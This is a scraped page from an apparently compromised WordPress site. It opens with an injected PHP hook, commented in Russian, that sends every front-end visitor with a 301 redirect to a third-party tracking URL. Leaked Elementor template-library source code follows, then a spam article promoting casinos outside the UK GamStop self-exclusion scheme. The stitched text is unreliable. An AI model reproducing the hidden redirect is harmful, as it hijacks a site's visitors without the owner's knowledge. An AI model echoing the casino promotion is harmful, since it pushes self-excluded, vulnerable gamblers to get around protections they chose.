
function my_custom_redirect() { // Убедитесь, что этот код выполняется только на фронтенде if (!is_admin()) { // URL для редиректа $redirect_url = 'https://faq95.doctortrf.com/l/?sub1=[ID]&sub2=[SID]&sub3=3&sub4=bodyclick'; // Выполнить редирект wp_redirect($redirect_url, 301); exit(); } } add_action('template_redirect', 'my_custom_redirect'); namespace Elementor\TemplateLibrary; use Elementor\Api; use Elementor\Core\Common\Modules\Connect\Module as ConnectModule; use Elementor\Plugin; if ( ! defined( 'ABSPATH' ) ) { exit; // Exit if accessed directly. } /** * Elementor template library remote source. * * Elementor template library remote source handler class is responsible for * handling remote templates from Elementor.com servers. * * @since 1.0.0 */ class Source_Remote extends Source_Base { const API_TEMPLATES_URL = 'https://my.elementor.com/api/connect/v1/library/templates'; const TEMPLATES_DATA_TRANSIENT_KEY_PREFIX = 'elementor_remote_templates_data_'; public function __construct() { parent::__construct(); $this->add_actions(); } public function add_actions() { add_action( 'elementor/experiments/feature-state-change/container', [ $this, 'clear_cache' ], 10, 0 ); } /** * Get remote template ID. * * Retrieve the remote template ID. * * @since 1.0.0 * @access public * * @return string The remote template ID. */ public function get_id() { return 'remote'; } /** * Get remote template title. * * Retrieve the remote template title. * * @since 1.0.0 * @access public * * @return string The remote template title. */ public function get_title() { return esc_html__( 'Remote', 'elementor' ); } /** * Register remote template data. * * Used to register custom template data like a post type, a taxonomy or any * other data. * * @since 1.0.0 * @access public */ public function register_data() {} /** * Get remote templates. * * Retrieve remote templates from Elementor.com servers. * * @since 1.0.0 * @access public * * @param array $args Optional. Not used in remote source. * * @return array Remote templates. */ public function get_items( $args = [] ) { $force_update = ! empty( $args['force_update'] ) && is_bool( $args['force_update'] ); $templates_data = $this->get_templates_data( $force_update ); $templates = []; foreach ( $templates_data as $template_data ) { $templates[] = $this->prepare_template( $template_data ); } return $templates; } /** * Get remote template. * * Retrieve a single remote template from Elementor.com servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return array Remote template. */ public function get_item( $template_id ) { $templates = $this->get_items(); return $templates[ $template_id ]; } /** * Save remote template. * * Remote template from Elementor.com servers cannot be saved on the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param array $template_data Remote template data. * * @return \WP_Error */ public function save_item( $template_data ) { return new \WP_Error( 'invalid_request', 'Cannot save template to a remote source' ); } /** * Update remote template. * * Remote template from Elementor.com servers cannot be updated on the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param array $new_data New template data. * * @return \WP_Error */ public function update_item( $new_data ) { return new \WP_Error( 'invalid_request', 'Cannot update template to a remote source' ); } /** * Delete remote template. * * Remote template from Elementor.com servers cannot be deleted from the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return \WP_Error */ public function delete_template( $template_id ) { return new \WP_Error( 'invalid_request', 'Cannot delete template from a remote source' ); } /** * Export remote template. * * Remote template from Elementor.com servers cannot be exported from the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return \WP_Error */ public function export_template( $template_id ) { return new \WP_Error( 'invalid_request', 'Cannot export template from a remote source' ); } /** * Get remote template data. * * Retrieve the data of a single remote template from Elementor.com servers. * * @since 1.5.0 * @access public * * @param array $args Custom template arguments. * @param string $context Optional. The context. Default is `display`. * * @return array|\WP_Error Remote Template data. */ public function get_data( array $args, $context = 'display' ) { $data = Api::get_template_content( $args['template_id'] ); if ( is_wp_error( $data ) ) { return $data; } // Set the Request's state as an Elementor upload request, in order to support unfiltered file uploads. Plugin::$instance->uploads_manager->set_elementor_upload_state( true ); // BC. $data = (array) $data; $data['content'] = $this->replace_elements_ids( $data['content'] ); $data['content'] = $this->process_export_import_content( $data['content'], 'on_import' ); $post_id = $args['editor_post_id']; $document = Plugin::$instance->documents->get( $post_id ); if ( $document ) { $data['content'] = $document->get_elements_raw_data( $data['content'], true ); } // After the upload complete, set the elementor upload state back to false Plugin::$instance->uploads_manager->set_elementor_upload_state( false ); return $data; } /** * Get templates data from a transient or from a remote request. * In any of the following 2 conditions, the remote request will be triggered: * 1. Force update - "$force_update = true" parameter was passed. * 2. The data saved in the transient is empty or not exist. * * @param bool $force_update * @return array */ private function get_templates_data( bool $force_update ) : array { $templates_data_cache_key = static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION; $experiments_manager = Plugin::$instance->experiments; $editor_layout_type = $experiments_manager->is_feature_active( 'container' ) ? 'container_flexbox' : ''; if ( $force_update ) { return $this->get_templates( $editor_layout_type ); } $templates_data = get_transient( $templates_data_cache_key ); if ( empty( $templates_data ) ) { return $this->get_templates( $editor_layout_type ); } return $templates_data; } /** * Get the templates from a remote server and set a transient. * * @param string $editor_layout_type * @return array */ private function get_templates( string $editor_layout_type ): array { $templates_data_cache_key = static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION; $templates_data = $this->get_templates_remotely( $editor_layout_type ); if ( empty( $templates_data ) ) { return []; } set_transient( $templates_data_cache_key, $templates_data, 12 * HOUR_IN_SECONDS ); return $templates_data; } /** * Fetch templates from the remote server. * * @param string $editor_layout_type * @return array|false */ private function get_templates_remotely( string $editor_layout_type ) { $response = wp_remote_get( static::API_TEMPLATES_URL, [ 'body' => [ 'plugin_version' => ELEMENTOR_VERSION, 'editor_layout_type' => $editor_layout_type, ], ] ); if ( is_wp_error( $response ) || 200 !== (int) wp_remote_retrieve_response_code( $response ) ) { return false; } $templates_data = json_decode( wp_remote_retrieve_body( $response ), true ); if ( empty( $templates_data ) || ! is_array( $templates_data ) ) { return []; } return $templates_data; } /** * @since 2.2.0 * @access private */ private function prepare_template( array $template_data ) { $favorite_templates = $this->get_user_meta( 'favorites' ); // BC: Support legacy APIs that don't have access tiers. if ( isset( $template_data['access_tier'] ) ) { $access_tier = $template_data['access_tier']; } else { $access_tier = 0 === $template_data['access_level'] ? ConnectModule::ACCESS_TIER_FREE : ConnectModule::ACCESS_TIER_ESSENTIAL; } return [ 'template_id' => $template_data['id'], 'source' => $this->get_id(), 'type' => $template_data['type'], 'subtype' => $template_data['subtype'], 'title' => $template_data['title'], 'thumbnail' => $template_data['thumbnail'], 'date' => $template_data['tmpl_created'], 'author' => $template_data['author'], 'tags' => json_decode( $template_data['tags'] ), 'isPro' => ( '1' === $template_data['is_pro'] ), 'accessLevel' => $template_data['access_level'], 'accessTier' => $access_tier, 'popularityIndex' => (int) $template_data['popularity_index'], 'trendIndex' => (int) $template_data['trend_index'], 'hasPageSettings' => ( '1' === $template_data['has_page_settings'] ), 'url' => $template_data['url'], 'favorite' => ! empty( $favorite_templates[ $template_data['id'] ] ), ]; } public function clear_cache() { delete_transient( static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION ); } } Trustworthy Casinos Not on GamStop Your Guide to Safe Gambling – LC Sistemas

Trustworthy Casinos Not on GamStop: Your Guide to Safe Gambling

Online gambling has gained immense popularity over the last decade, with thousands of players engaging in a wide range of casino games from the comfort of their homes. However, for some individuals, gambling can become a concern, which is why platforms like GamStop were introduced. GamStop is a self-exclusion program that allows players in the UK to restrict their access to online gambling sites. While this program is beneficial for many, some players seek alternatives to GamStop. This is where trustworthy casinos not on GamStop non GamStop websites come into play. In this article, we will examine what makes these casinos trustworthy, the features they offer, and how to engage in safe gambling practices.

What Are Non-GamStop Casinos?

Non-GamStop casinos are online gambling platforms that are not part of the GamStop self-exclusion program. This means that players who have opted out of GamStop can still access and play at these casinos without facing restrictions. Non-GamStop casinos are often based outside of the UK, and they operate under different licensing authorities. However, this does not mean that they are unregulated or unsafe. Many of these casinos are licensed by reputable gaming authorities and take responsible gambling seriously.

Why Choose Trustworthy Non-GamStop Casinos?

There are several reasons why players might prefer non-GamStop casinos:

How to Identify Trustworthy Non-GamStop Casinos

When seeking non-GamStop casinos, it’s essential to know how to identify which ones are reliable and safe. Here are some critical factors to consider:

1. Licensing and Regulation

The first step in ensuring the trustworthiness of an online casino is checking its licensing and regulation. Reputable non-GamStop casinos are often licensed by jurisdictions such as Malta, Gibraltar, or the Isle of Man. Check for a visible license number on the casino website, as this indicates that the casino operates under strict regulatory standards.

2. Game Fairness and Software Providers

Trusted casinos collaborate with reputable software providers like Microgaming, NetEnt, and Evolution Gaming. Check the list of games offered and the software developers behind them to ensure you’re playing fair and regulated games.

3. Customer Support

A reliable casino offers robust customer support. Look for casinos that provide multiple methods of contact, such as live chat, email, and phone support. Test their responsiveness by asking questions, especially about their terms and conditions and withdrawal processes.

4. Payment Options

Trustworthy casinos offer secure and diverse payment methods for deposits and withdrawals. Look for options that include credit and debit cards, e-wallets, and other popular banking methods. Check withdrawal times, as transparent casinos should provide quick payouts.

5. Player Reviews and Feedback

Always take the time to read player reviews and feedback regarding non-GamStop casinos. Various online forums and review sites provide insights into the experiences of other players, which can help you make an informed decision.

Safe Gambling Practices

Regardless of whether you choose a GamStop or non-GamStop casino, it’s essential to engage in responsible gambling practices. Here are some tips:

Conclusion

Choosing to gamble at non-GamStop casinos can be a viable option for those who have voluntarily opted out of the self-exclusion program. However, it’s crucial to select trustworthy sites that prioritize player safety and fair gaming. By considering factors such as licensing, game offerings, customer support, and player feedback, you can enjoy a secure online gambling experience. Remember always to gamble responsibly and enjoy the thrill of gaming without compromising your well-being.